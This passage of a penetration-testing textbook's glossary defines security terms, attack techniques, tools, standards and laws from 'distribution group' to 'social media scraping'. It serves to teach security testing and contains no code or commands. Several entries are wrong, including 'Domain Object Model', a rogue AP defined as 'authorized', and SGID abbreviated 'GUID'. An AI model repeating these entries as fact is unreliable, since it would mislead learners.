distribution group A collection of user identities used for sending email to all group members by emailing the group name.

distribution system (DS) Part of the 802.11 infrastructure definition. A DS is used to connect two BSSs.

DNS cache poisoning An attack that interferes with DNS queries by providing false IP address information.

DNS spoofing *See* DNS cache poisoning.

do loop A loop that performs an action and then tests to determine whether to continue the action.

Docker An open-source platform for building, deploying, running, updating, and managing containers.

domain controller (DC) A device that performs major services such as authenticating users and enforcing security policies.

Domain Name System (DNS) The hierarchical and decentralized naming system used to identify computers, services, and other resources reachable through the Internet or other Internet Protocol (IP) networks.

Domain Object Model (DOM) attack An attack that uses the Domain Object Model to hide XSS attacks within object method functions, making it more difficult for security personnel to detect the XSS.

domain registrar An authoritative organization for the purpose of controlling and distributing domain names.

domain registration authority *See* domain registrar.

DREAD (Damage potential, Reproducibility, Exploitability, Affected users, Discoverability) A threat/risk assessment model developed by Microsoft in 2003.

dumpster diving Gathering information from a targeted facility by discovering unprotected or discarded items such as organization charts, emails, network topologies, and hardware or software manuals to help identify targets and vulnerabilities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

DVD An optical media format for storing information.

dynamic application security testing (DAST) An application security testing method that analyzes a running application for vulnerabilities.

E

Elastic Container Service (ECS) An AWS service for deploying, managing, and scaling containerized applications.

ElevenLabs An AI-powered voice-generation software platform.

elicitation Extracting or drawing out information from someone without directly questioning them about the information you are searching for.

emergency contact One or more people who can be contacted in the event of an emergency, such as the security operations center (SOC). Discovering an attack in progress is an example of an emergency.

Empire An exploitation toolset that can be used against Windows systems.

enumeration The act of analyzing an object and recording its characteristics; in pen testing, characteristics include IP addresses, services, applications, and operating systems.

error handling The ability of an application to use its code to gracefully manage unexpected input and unexpected events.

escalating The immediate communication of critical pen-testing findings.

escalation path The people that need to be contacted with when escalating a pen-testing finding.

escaping Breaking free from the confines of a virtual machine and using it to attack the host computer the VM is running on. Also, encoding portions of data being passed to a web application. Often done with URLs so that certain characters like apostrophes and ampersands are not part of data and will not be accidentally interpreted as commands or operators.

ethical hacking An authorized simulated cyberattack on a computer system, performed to evaluate the security of the system. Also called penetration testing or pen testing.

evil twin A rogue AP that masquerades as a legitimate AP, typically using the same SSID as a legitimate AP.

Evilginx An attack framework that can be used to create man-in-the-middle scenarios for credential harvesting.

executive summary A concise overview of the issues discovered during pen testing, targeted at the C-suite executives of the organization under test.

ExifTool An open-source tool for manipulating metadata in files.

exploit A piece of software, a chunk of data, or a sequence of commands that takes advantage of a bug or vulnerability to cause unintended or unanticipated behavior to occur on computer software, hardware, or other something electronic device (usually computerized).

exploit chaining Using multiple exploits together to accomplish a goal.

exploit database A database containing exploit information.

exploit framework A set of tools and code used for automating exploitation.

Exploit Prediction Scoring System (EPSS) A system created by Forum of Incident Response and Security Teams (FIRST) to provide a data-driven method to estimate the probability of a known software vulnerability being exploited soon (typically 30 days).

exploitation Attempting to use a vulnerability to circumvent security and gain access to a system.

extended service set identifier (ESSID) Two or more APs with the same BSS identifier working together to provide a greater wireless coverage area.

Extensible Authentication Protocol (EAP) An enhancement to PPP designed to allow devices to negotiate an authentication protocol.

Extensible Authentication Protocol-Transport Layer Security (EAP-TLS) EAP that uses digital certificates so that clients and servers can identify each other and establish a trust.

F

false positive When a detected vulnerability is not exploitable (in other words, when exploiting does not work), it is deemed a false positive.

Federal Information Processing Standards (FIPS) Standards developed by the National Institute of Standards and Technology (NIST) for use in computer systems by nonmilitary U.S. government agencies and contractors.

Federal Information Security Management/ Modernization Act (FISMA) The Federal Information Security Management Act of 2002 and the Federal Information Security Modernization Act of 2014, which amended the original act of 2002. FISMA is a U.S. law that requires every federal agency to develop, document, and implement a program to protect the security of systems and information of that agency, and any other agency, contractor, or third party that they work with.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

federation A collection of Microsoft Active Directory domains that have established a trust relationship for the purpose sharing access to resources.

file inclusion attack A server attack that uses directory traversal vulnerabilities to execute files on the server. There are two variations: local file inclusion (the file is already on the server) and remote file inclusion (the file is remotely located on a different server).

File Transfer Protocol (FTP) An unencrypted client-server protocol used for uploading files to and downloading files from servers that support FTP.

fileless malware Malware loaded directly into memory, avoiding the hard drive altogether.

Fingerprinting Organizations with Collected Archives (FOCA) A tool for analyzing file metadata.

firewall A hardware or software security device that allows or disallows network traffic to pass through it.

`for` loop A loop that initializes a variable, tests a condition, and then increments or decrements the variable.

forest A collection of Active Directory domains.

frameworks and methodologies Guidelines that might be required or suggested to be used during a penetrating-testing engagement.

FraudGPT A malicious AI tool that can be used in cybercrime to create phishing emails, malware, hacking tools, discover vulnerabilities and compromised credentials, and educate the user on cybercrime.

FTP attack Exploits against FTP services.

full scan A type of vulnerability scan that uses scan methods and techniques to look for many vulnerabilities at once such as Windows, Linux, web application, mail protocol (SMTP), and management protocol (SNMP) vulnerabilities.

function A mini-program within a main program that performs a particular task.

fuzzer A utility that can be used to perform fuzzing.

fuzzing An application vulnerability testing method that involves entering random information into input fields to observe whether the web application rejects or accepts the information or crashes.

G

General Data Protection Requirement (GDPR) A legal framework that sets guidelines for collecting and processing personal information from individuals who live in the European Union (EU).

goal reprioritization Newly discovered information may necessitate a change in the scope, work, and goals of the pen-testing engagement.

goal-based assessment A test conducted to test specific systems, targets, or processes, including new servers, applications, and security layouts. Goal-based assessment is an umbrella category for tests that are not dictated by compliance requirements.

Google Cloud Platform (GCP) A cloud hosting service provided by Google.

Google Hacking Database (GHDB) A collection of search terms that can be used to reveal sensitive information contained on servers.

Gophish An open-source application that provides a complete framework for executing phishing campaigns.

governance Monitoring and ensuring that organizational activities are aligned to support the organization's business goals.

Gramm-Leach-Bliley Act (GLBA) A U.S. law that requires financial institutions to explain their information-sharing practices to their customers and to safeguard sensitive data.

gray box test A test with elements of white box and black box tests. The pen tester is given some knowledge regarding the items being tested.

H

hacker A person skilled in information technology who uses their technical knowledge to achieve a goal or overcome an obstacle, within a computerized system by non-standard means.

hacker mindset Thinking like a malicious hacker would with regards to discovering and exploiting vulnerabilities.

hard-coded credentials An insecure coding practice where credentials, such as a username and password, are visibly embedded in source code.

hash cracking Using password hashes to determine the original non-hashed password.

Hashcat A popular password cracking/recovery tool.

Health Information Technology for Economic and Clinical Health Act of 2009 (HITECH) An act that builds on HIPAA by adding details regarding the use of electronic health records (EHRs) and breach notifications.

Health Insurance Portability and Accountability Act (HIPAA) A U.S. federal law that protects sensitive patient health information from being disclosed without the patient's consent or knowledge.

HeyGen An AI tool that can be used and misused to create deepfake videos.

high-value asset (HVA) A computer system, or the information on one, that if compromised, would

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

significantly damage an organization's ability to function and potentially damage its reputation.

hook Command and control code injected into a webpage; used by BeEF to manipulate and control a victim's browser.

hop When tracing the route of an IP packet through routers, each router is known as a hop.

horizontal privilege escalation Trying to gain access and permissions to other accounts and services that are at the same permission level as the current account.

HTML injection An application attack involving the entry of malicious HTML code into web form input fields.

hypervisor Software that enables the execution of virtual machines. It abstracts guest VMs from the host operating system.

I

identity and access management (IAM) A set of processes, policies, and tools used to define and manage access privileges for cloud-based and real computer systems and their resources.

ifconfig A command used to retrieve IP address information on Linux machines.

impact The effect that a breach using an identified security vulnerability may have on the organization under test. Impacts can be financial, performance, and reputational.

impersonation A social engineering exploit in which the social engineer pretends to be another person, such as a delivery person or an employee of the targeted organization.

indicators of compromise (IOC) Pieces of evidence discovered during pen testing that indicate that a security breach may have already occurred.

indicators of prior compromise *See* indicators of compromise (IOC).

industrial control system (ICS) A hardware and software system used for controlling industrial operations.

Industrial Internet of Things (IIoT) IoT devices that are part of an ICS or SCADA system.

infection monkey An open-source BAS from Guardicore Labs/Akamai. It uses a software agent called Monkey to perform scanning, reporting, and infection activities, and a centralized server dashboard called Monkey Island where data from multiple Monkey agents are gathered and analyzed.

Information Systems Security Assessment Framework (ISSAF) A pen-testing standard that identifies the phases a threat actor follows to breach a target. The ISSAF standard is no longer maintained and is out of date.

Infrastructure as a Service (IaaS) A cloud service that provides virtualized computing resources (VMs), virtualized storage, virtualized networking, and even virtualized networking security appliances such as routers and firewalls.

Infrastructure as Code (IaC) The practice of automating the deployment and provisioning of infrastructure such as virtual machines and storage by using code instead of doing it manually.

initialization vector (IV) Part of the WEP encryption protocol. The IV was too short and easy to break and caused WEP to be crackable and led to WEPs replacement by WPA.

injection attack An application attack involving the entry of malicious input into web form fields in the attempt to acquire access to unauthorized resources. Injection attacks include SQL injection, HTML injection, code injection, and command injection.

input validation The programming practice of checking application input to make sure input matches the expected format and rejecting input that does not. Input validation is useful for preventing injection attacks.

insecure direct object reference (IDOR) attacks An application attack that exploits the insecure coding practice of not properly checking for authorization before servicing requests containing direct references to resources on a server.

insider threat A security threat that originates from an individual within an organization. An insider threat could originate from a disgruntled employee intentionally engaging in nefarious activity, or accidentally by an employee unintentionally accessing resources or systems they should not be able to access.

integrity (I) A metric that indicates to what level a successful attacker could corrupt data on the compromised system.

interactive application security testing (IAST) An application security testing method that combines SAST and DAST methods. IAST requires a software agent to be installed inside the application.

interception proxy An application that can act as an on-path/MITM, intercepting communications between applications and servers. This is often used to intercept and manipulate communication between web browsers and web servers.

Internet Assigned Numbers Authority (IANA) A standards organization that oversees global IP address allocation, DNS root zone management, and works with domain registration authorities.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

interrogation A social engineering exploit in which the target is questioned in a forceful and aggressive manner.

interviewing A social engineering exploit where the social engineer directly questions the target, asking most of the questions and controlling the conversation.

INVITE A Metasploit Framework auxiliary exploit used in social engineering for spoofing VoIP calls.

ip addr A Linux command that displays IP configuration information.

ISO 27001 An international standard that describes best practices for an information security management system (ISMS).

ISO file A single file that represents the contents of an entire optical disc and is often used for installing operating systems.

J

jailbreaking Reconfiguring the security and execution settings on a mobile device (typically by changing part of the operating system and its configuration) to provide all running applications and users with root level permissions.

jamming A type of denial-of-service attack that tries to prevent legitimate wireless traffic from flowing by flooding or interfering with connections.

JavaScript Object Notation (JSON) A data structure/format used for exchanging information between web servers and web browsers that uses a key/value pairing paradigm.

John the Ripper An open-source offline password cracking tool.

JSON web token (JWT) A mechanism used for securely transferring information as a JSON (Java Script Object Notation) object. JWTs are often used for authentication and authorization.

K

kerberoasting Exploiting the Kerberos authentication protocol and using it to gain access to secured resources.

Kerberos attack An attack against the Kerberos authentication protocol and systems. These attacks often attempt to acquire control of the key distribution center (KDC) server or to acquire TGT tickets. If successful, either of these attacks may enable threat actors to create their own tickets to gain access to unauthorized resources.

kernel The core of an operating system which provides the primary interface between hardware and processes.

key distribution center (KDC) A key server in the Kerberos paradigm, responsible for the provision of session tickets and keys.

Kubernetes An open-source system for automating the deployment, scaling, and management of containerized applications.

L

large language model (LLM) An artificial intelligence model that is trained on huge datasets, can understand natural language queries (prompts), and can generate natural language responses.

lateral movement Probing the network containing a compromised system and then compromising other computers or network device.

LDAP injection A type of application attack that appends LDAP queries to requests to acquire or change Active Directory information.

Link-Local Multicast Name Resolution (LLMNR) A protocol that can also be used for computer name to IP address resolution.

living off the land (LOTL) Using native tools that are already part of the targeted host's operating system so you do not need to upload your own tools and payloads.

load balancer A hardware or software device that distributes incoming requests among a collection of similar servers.

Local Administrator Password Solution (LAPS) A free Microsoft tool that can be used to manage the passwords of local accounts of domain-joined computers.

local file inclusion attack A file inclusion attack where the file attempting to be executed resides on the server being targeted.

looping The act of repeating a task.

LSA secrets A portion of the Windows registry used by the Local Security Authority (LSA) to store information such as passwords.

M

MAC address spoofing The act of changing the MAC address of an interface from its real MAC address to a different MAC address. This is often used as part of a network attack.

Maltego An open source intelligence tool that visualizes the relationships between discovered open source data for analysis purposes.

man-in-the-middle (MITM) attack An attack where the threat actor places a device between two communicating entities and intercepts their communications without the two entities being aware that this is occurring.

master key A single key capable of opening multiple locks.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

master service agreement (MSA) A high-level document that governs the relationship between the pen tester and the client.

Media Creation Tool A Microsoft utility used to download ISO files for operating systems.

Medusa A credential brute-forcing tool similar to Hydra.

Message Integrity Check (MIC) Also called Michael, a cryptographic message integrity code. Its main purpose is to prevent forgeries, which are packets that attackers create to look like legitimate packets.

metadata Data about data such as the author, creation date, and GPS information of a file.

metadata service attack An attack against cloud service provider metadata services. Metadata services are used to temporarily store credentials.

Metasploit An exploitation framework built into Kali Linux.

Metasploit console A command-line interface for Metasploit.

Metasploitable2 A VM purposely constructed to be vulnerable to attack.

methodology A section of a formal penetration testing report that contains the technical details of the tests performed during penetration testing.

Microsoft Hyper-V Microsoft's virtualization platform.

Mimikatz A popular and feature-rich post-exploitation tool that can dump passwords from memory, hashes, and Kerberos tickets.

MITRE ATT&CK framework A free, globally accessible service that offers comprehensive and current cybersecurity threat information to organizations. It provides details on threat activities, techniques, and models.

Mobile Application Security Verification Standard (MASVS) A standard that covers the tools, techniques, processes, and test cases for mobile application security testing.

Modbus A communication system found in OT systems and components such as SCADA and programmable logic controllers (PLCs) using either serial communication protocols or TCP/IP.

multifactor authentication (MFA) An authentication process that requires the user to provide two or more verification factors to prove their identity. One factor is typically a username and password; a second factor could be a one-time code sent to the user's smartphone.

MySQL An open-source version of SQL.

N

National Institute of Standards and Technology (NIST) A nonregulatory part of the United States Department of Commerce, active in cybersecurity standards. NIST is well known for its work in cybersecurity.

Ncat A command-line tool used for reading, writing, redirecting, and encrypting data across a network.

Nessus An industry standard vulnerability scanner application created by the Tenable Corporation.

NetBIOS A Windows name service that uses broadcasts for IP address name resolution.

NetBIOS Name Service (NBT-NS) The protocol used by NetBIOS.

NETCAT *See* Ncat.

Network Access Control (NAC) bypass attack An attack that attempts to circumvent security provided by NAC systems.

network topology A diagram of how devices on a network are interconnected focusing on IP networks, subnetworks, and routers.

Nikto A popular open-source web application vulnerability scanner.

NIST National Vulnerability Database (NVD) The National Institute of Standards and Technology National Vulnerability Database.

noncredentialed scan A vulnerability scan where login credentials are not provided. Credentialed scans typically return more information than noncredentialed scans.

nondisclosure agreement (NDA) A legally enforceable agreement between pen testers and clients that states that any confidential or sensitive information disclosed by the client to the pen tester, or discovered during pen testing, will not be disclosed to parties outside of the agreement.

normalize Choosing a common scale for data sets that use different scales and transforming all data to fit on that chosen scale.

NT LAN Manager (NTLM) A suite of challenge-response protocols used to provide authentication, integrity, and confidentiality on Windows-based hosts.

NTDS.DIT A file containing the Active Directory database on Windows domain controllers.

O

object storage Cloud-based data storage provided by cloud service providers such as AWS.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

OCTAVE (Operationally Critical Threat, Asset, and Vulnerability Evaluation) An evaluation that focuses on assessing organizational risks rather than technology risks.

one-time password (OTP) A password (often an alphanumeric code) provided by MFA applications.

on-path attack A type of eavesdropping/interception attack where the attacker intercepts and manipulates network communication.

open source intelligence (OSINT) Information that can be found on the Internet free of charge.

Open Source Security Testing Methodology Manual (OSSTMM) A peer-reviewed methodology manual for security testing maintained by the Institute for Security and Open Methodologies (ISECOM).

Open Virtual Appliance (OVA) A virtual machine that has been preconfigured and stored in an .ova file.

Open Web Application Security Project (OWASP) An online community that produces freely available articles, methodologies, documentation, tools, and technologies in the field of web application security.

operational controls Standard procedures for various activities that are implemented to improve the security of individual personnel.

operational technology (OT) Automated computerized systems used in industrial processes (such as robot-assisted car manufacturing) and infrastructure settings such as energy and water management systems.

options A command to determine what variables need to be configured for an exploit.

Oracle VirtualBox Cross-platform virtualization software from Oracle corporation.

other stakeholders People that are part of an organization under penetration testing that are not blue, red, or purple team members and have a stake in the penetration testing activity. These other stakeholders may be needed to authorize the penetration testing activities or assist other team members.

P

packet crafting The exercise of creating custom network packets for the purpose of network reconnaissance and exploitation. Crafted packets can be used for spoofing at-tacks (IP, DNS, and ARP spoofing), firewall and network security device evasion, and man-in-the-middle attacks.

packet injection The act of forging wireless packets to look like normal traffic and placing them on a wireless network for nefarious purposes.

packet sniffing Intercepting IP packet communication on a network using tools such as Wireshark.

Pacu A comprehensive AWS security-testing toolkit/framework.

parameter pollution An application attack where the threat actor repeats a parameter or parameters that are already part of a request to have code injection evade input validation.

passive reconnaissance Using techniques and tools to gather intelligence without having to directly engage the target.

pass-the-ticket attack A Kerberos attack involving the interception of a valid TGT by a threat actor who then uses it to issue server access tickets.

password attack An attack that attempts to circumvent or provide credentials to log into a system, and an attack centered on harvesting credential information from a compromised system.

password cracking The process of using an application to determine unknown or forgotten passwords to gain access to a computer system or resource.

password dump A collection of passwords used in the past to successfully compromise systems; a useful resource for brute-force credential compromise attempts.

password spraying An attack using the same password, or set of passwords, against multiple target systems.

Patator A multipurpose, modularly designed, and flexible brute-forcing tool.

Payment Card Industry Data Security Standard (PCI DSS) A regulatory compliance standard managed by the PCI Security Standards Council (PCI SSC), an independent entity established by the major credit card brands. The standard was created to increase controls around cardholder data to reduce credit card fraud.

peer review A peer review involves gathering a team of subject matter experts (peers) to look over parts of the penetration testing plan, or the whole plan, to help to identify any errors or omissions.

pen-test process A systematic approach for guiding penetration testing. The pen-test process is broken into phases of planning and scoping, information gathering and vulnerability scanning, attacking and exploiting, and reporting and communicating results. There are variations of this process where the number and types of phases are slightly different.

pen testing *See* ethical hacking.

penetration testing *See* ethical hacking.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

penetration-testing agreement documents Formal and often legal documents that must be in place before penetration testing can proceed. These documents include penetration testing plans and reports, non-disclosure agreements, rules of engagement (ROE), and statements of work (SOW).

Penetration Testing Execution Standard (PTES) A pen-testing method developed by a team of information security practitioners to address the need for a complete and up-to-date standard in penetration testing by creating a uniform set of baseline expectations for the process that all pen testers should follow.

penetration-testing process *See* pen-test process.

perimeter network An intermediary network between a private and public network used to host computer systems that require access from the public and private network. *See* demilitarized zone (DMZ).

persistence Maintaining access and control of a compromised system.

phishing The act of sending fraudulent email messages to trick the receiver into performing an action detrimental to security.

physical attack An attempt to exploit security measures to gain unauthorized access to the facilities and infrastructure of an organization.

physical controls Objects deployed to provide physical security to vulnerable resources. For example, bollards are metal or concrete posts used to protect structures from vehicle impact.

piggybacking Gaining entry to a secured facility or room by convincing an authorized person to allow you to enter with them.

ping sweep Using the ping command to determine if a collection of IP addresses belong to active computing devices. Tools such as nmap can be used to automate the ping sweep process.

pivoting Using a compromised target as a base for exploring for more targets to exploit.

Platform as a Service (PaaS) A cloud service that provides a platform (virtual machine) onto which the user can install any applications they want.

plug-in An individual custom software module used by vulnerability scanners to check for a specific type of vulnerability.

post-engagement cleanup Activities performed by pen testers after pen testing is completed for the purpose of returning the organizations environment to its original state.

post-exploitation activity An action a pen tester or threat actor takes against a system after they have gained access to it.

PowerShell A Windows command-line interpreter used for administrative operations.

PowerSploit An exploitation framework that uses PowerShell.

pre-engagement activity Tasks you must complete before you start pen testing.

pretext for an approach A believable situation that legitimizes why the threat actor is asking the victim to do something.

pretexting A social engineering exploit involving questioning the person the social engineer plans to impersonate to find identifying information.

primary contact The individual(s) within the organization who are responsible for the day-to-day coordination and management of the penetration test.

privacy Respecting the confidentiality of data (such as documents and files) that may be discovered during testing.

privilege escalation Increasing access level and permissions.

privilege escalation attack An attack that attempts to increase the authorization level of a user account or application for the purpose of accessing previously unauthorized resources.

privileges required (PR) A metric that describes the level of authentication and privileges an exploit needs to be executed.

probability The likelihood that a discovered vulnerability may be exploited by a threat actor.

process hollowing A process corruption attack that completely removes the original trustworthy process code and replaces it with malicious code.

process injection A process corruption attack that adds (injects) malicious code into a trustworthy process.

prompt In AI, a prompt is the input provided by the user which is then combined with additional commands and sent to the AI system for processing.

Protected EAP (PEAP) A variation of EAP that uses TLS to authenticate the server to the client but not the client to the server.

protocol fuzzing The activity of sending malformed packets (packets with format or content errors) to wireless devices to determine how they respond, looking for responses that reveal possible ways to compromise the device.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

proxy An intermediary server that receives and manages client requests before passing them on to other servers that can respond to the requests.

proxy chain Two or more proxies linked together where each proxy forwards traffic to another.

pseudocode An English-like language for outlining the structure of a program.

pseudonymization Removing personal identifying information (such as names and addresses) from stored data and replacing it with a unique artificial identifier (such as an identification number) that is not immediately traceable to the person.

PsExec A Microsoft Windows Sysinternals tool that allows for the remote execution of PowerShell commands.

public source-code repository A software library that developers can access on the Internet and freely use to build into their applications.

purple team A group of people (usually containing members from the red and blue teams) that provide a coordinating and data gathering role during penetration testing.

Q

quid pro quo Latin for "something for something." In social engineering, the threat actor gives or offers something of value to the target to make them feel important, safe, and indebted to the threat actor. The target then may give something back to the threat actor by answering questions and providing information.

R

race condition An application vulnerability that involves exploiting the timing of events within a system to circumvent security.

radio frequency (RF) A technology used to transmit data using radio waves. RF is used in wireless computer communication, cell phones, and many other applications.

rainbow table A collection of hashes representing all the possible password combinations based on password parameters and requirements.

RainbowCrack A password cracking tool that uses rainbow tables (premade tables of hashes) to speed up the password cracking process.

Recon-Ng A framework tool for open-source web reconnaissance written in Python.

red team A group of people authorized and organized to emulate a potential adversary's attack or exploitation capabilities against an enterprise's security posture. The red team's objective is to improve enterprise cybersecurity by demonstrating the impacts of successful attacks and by demonstrating what works for the defenders (i.e., the blue team) in an operational environment; also called the *cyber red team*.

redirect attack An application attack that exploits the URL redirect construct to redirect users to a nefarious website.

red-team assessment A targeted attack where a team of pen testers act like malicious hackers trying to compromise systems. Red-team attacks test whether a system is vulnerable to attack.

reflected XSS attack An application attack where malicious script has been added to the end of a legitimate URL. The legitimate website executes the script, typically producing nefarious results.

register A memory storage location in OT systems used to write commands to and retrieve status values from.

regulatory compliance Refers to observing the rules, regulations, and standards mandated by government or an industry that an organization must follow to operate within a certain sphere of business.

relay attack An on-path/MITM attack that intercepts network communication and forwards it to targets.

remediation Steps taken to eliminate or reduce the impact of a discovered security vulnerability.

Remote Access Dial-In User Service (RADIUS) Part of the 802.1X specification. A RADIUS server is one type of authentication server that can be used.

remote code execution (RCE) A subset of ACE. RCE is specific to being able to execute code from a remote location, while ACE can be remote or done locally.

remote file inclusion attack An application attack where the threat actor causes an application to include (and possibly execute) a file stored on a remote system. The file is typically malicious in nature the remote system is usually one under the threat actor's control.

Remote Procedure Call/Distributed Component Object Model (RPC/DCOM) A Windows client-to-server communication model that allows clients to send requests to servers to execute operations on the targeted server relating to the Distributed Component Object Model.

repeating Capturing data packets (wireless or wired communication) and re-transmitting them. Often used as part of a wireless attack.

replay attack An on-path/MITM attack that intercepts network communication, modifies it, and then forwards it to targets.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

resource exhaustion Overloading a cloud-based service to the point of denial-of-service.

reverse shell A type of backdoor where the compromised host initiates the connection request.

risk In cybersecurity, the possibility for loss of confidentiality, integrity, or availability of information, data, or systems and the potential harm to organizational operations.

risk appetite How much security risk an organization is willing to accept to perform needed business activities.

risk rating A metric assigned to each vulnerability discovered during pen testing, used to prioritize vulnerabilities for the purpose of determining which vulnerabilities should be remediated first.

rogue AP An authorized AP that has been deployed in a wireless network environment. Not always for nefarious purposes but often part of a wireless attack.

root cause analysis (RCA) A systematic process that digs deeper into issues to identify the underlying reasons for the issue.

rooting *See* jailbreaking.

rootkit A variety of malware designed to hide itself from detection and allows for continued administrative access to the system it infects (persistence).

rules of engagement (ROE) Detailed guidelines and constraints regarding the execution of information security testing. The ROE are established before the start of a security test and give the test team authority to conduct defined activities without the need for additional permissions.

S

S3 bucket A container for data objects stored in AWS.

Samba A suite of Unix/Linux applications and services that interact with SMB to allow resource sharing between Windows and Unix/Linux computers.

Samba attack An exploit against the Samba protocol.

sandbox An isolated software testing environment that lets you experiment using penetration-testing methods and tools.

sanitization The programming practice of changing some characters in a transmission to other characters before sending the transmission, as in removing dashes from a phone number.

Sarbanes-Oxley (SOX) Act A U.S. federal law that establishes auditing and financial regulations for public companies. The legislation is intended to help protect shareholders, employees, and the public from accounting errors and fraudulent financial practices.

scan template A predefined scan type that performs specific tests. The vulnerability scanner operator needs to provide configuration information such as target IP address and credentials.

scanner An application that scans other applications or systems searching for particular items. For example, Nessus is a vulnerability scanner.

Scheduled Task system A Windows system used to schedule the execution of tasks.

scope The definition of what targets to scan in a vulnerability scan. Also, the goals, deadlines, tasks, deliverables, and other limiting factors of a project.

scope creep Refers to changes, especially those that produce continuous or uncontrolled growth in a project's scope, at any point after the project begins.

ScoutSuite An open-source cloud environment security auditing tool. ScoutSuite gathers configuration data and highlights risk areas.

scraping The act of extracting useful information from webpages, files, and any other data revealed by crawling. Website scraping is also known as Hypertext Markup Language (HTML) scraping.

secrets In pen testing, data such as passwords, keys, and tokens that are used to gain access to protected resources.

secrets scanning The process of searching data sources for credentials, passwords, and access keys.

Secure Shell (SSH) A protocol and application used for secure, encrypted, and authenticated connection to a remote computer system.

Security Accounts Manager (SAM) database A database file in Microsoft Windows operating systems that stores usernames and passwords.

security group A security object that provides access to control resources to those who have been made a member of the security group.

security operations center (SOC) Collection of security experts responsible for taking action and managing reported security issues.

Server Message Block (SMB) A protocol used for remote resource sharing.

server-side request forgery (SSRF) A web server attack in which the web server is tricked into making requests on a threat actor's behalf.

server-side template injection (SSTI) Web servers sometimes use template engines to generate webpages. A server-side template injection (SSTI) attack occurs when a threat actor uses native template syntax to inject (upload) a malicious payload into a template and the payload is executed on the server.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

service level agreement (SLA) An agreement between two or more parties, where one is the customer and the other a service provider. The most common component of an SLA outlines the services to provide to the customer as agreed upon in a contract.

service set identifier (SSID) The name used to identify a wireless LAN (WLAN). Often transmitted by APs to announce the availability of a WLAN that is available to accept connection requests.

session attack An attack that attempts to gain access and use of an active communication session to impersonate parties involved in the communication. Successful session attacks can be used to send communications and request using the authorization granted to the affected parties.

session fixation An application attack exploiting the reuse of the same session identifier across multiple user sessions.

session hijacking A successful session attack that gains access and use of an active communication session, to impersonate parties involved in the communication.

Session Initiation Protocol (SIP) A protocol used in VoIP communication.

Set group ID (GUID) A Linux/Unix permission bit that when set on a file runs the file with the permission of the group of the user that owns the file and not the permissions of the user running the file.

Set user ID (SUID, or SETUID) A Linux/Unix permission bit that when set on a file runs the file with the permission of the user that owns the file and not the permissions of the user running the file.

share A folder on a server made available to access remotely from other computers.

Shared Responsibility Model (SRM) A document that clarifies the responsibilities of members of a penetrating-testing team.

shell A command-line interface for interacting with and controlling a computer system.

shell upgrade exploit An exploit that allows the user to escape shell restrictions.

Shodan A search engine for scanning the Internet for connected devices and gathering intelligence on them.

shoulder surfing Observing an activity a target is performing to determine what they are doing and gather information. For example, peeking at the PIN code someone is entering into a security mechanism.

side-channel attack An exploit that targets shared resources on a cloud platforms host server.

site survey A reconnaissance of the site you plan to physically test (break into) where you would note any useful information such as doors that are out of view of security, security guard schedules, doors that seem unprotected, and the comings and goings of maintenance and delivery people (if you plan to wear a disguise to gain entry).

situational awareness Information updates from the pen testing team to organizational contacts or vice versa for the purpose of coordinating activities.

SMB attack An attack against devices using the SMB protocol.

SMS phishing (smishing) Phishing that uses SMS messages sent to the victim's smartphone.

SMTP attack An attack against devices using the SMTP protocol, such as mail servers.

snapshot A file that captures the current state and configuration of a virtual machine and allows you to return a VM to the state it was in at the time of the snapshot.

SNMP attack An attack against devices using the Simple Network Management Protocol (SNMP). These attacks try to extract information from devices or corrupt device configuration.

social engineering Manipulation of a person by a threat actor, with the intent to trick that person into doing something that will compromise their personal security or the security of the organization they work for.

Social Engineering Toolkit (SET) A framework of tools and functions that are useful for a variety of social engineering activities, such as cloning a website.

social media scraping Analyzing social media sites (such as Facebook or LinkedIn) and gathering actionable intelligence to be used in pen testing.

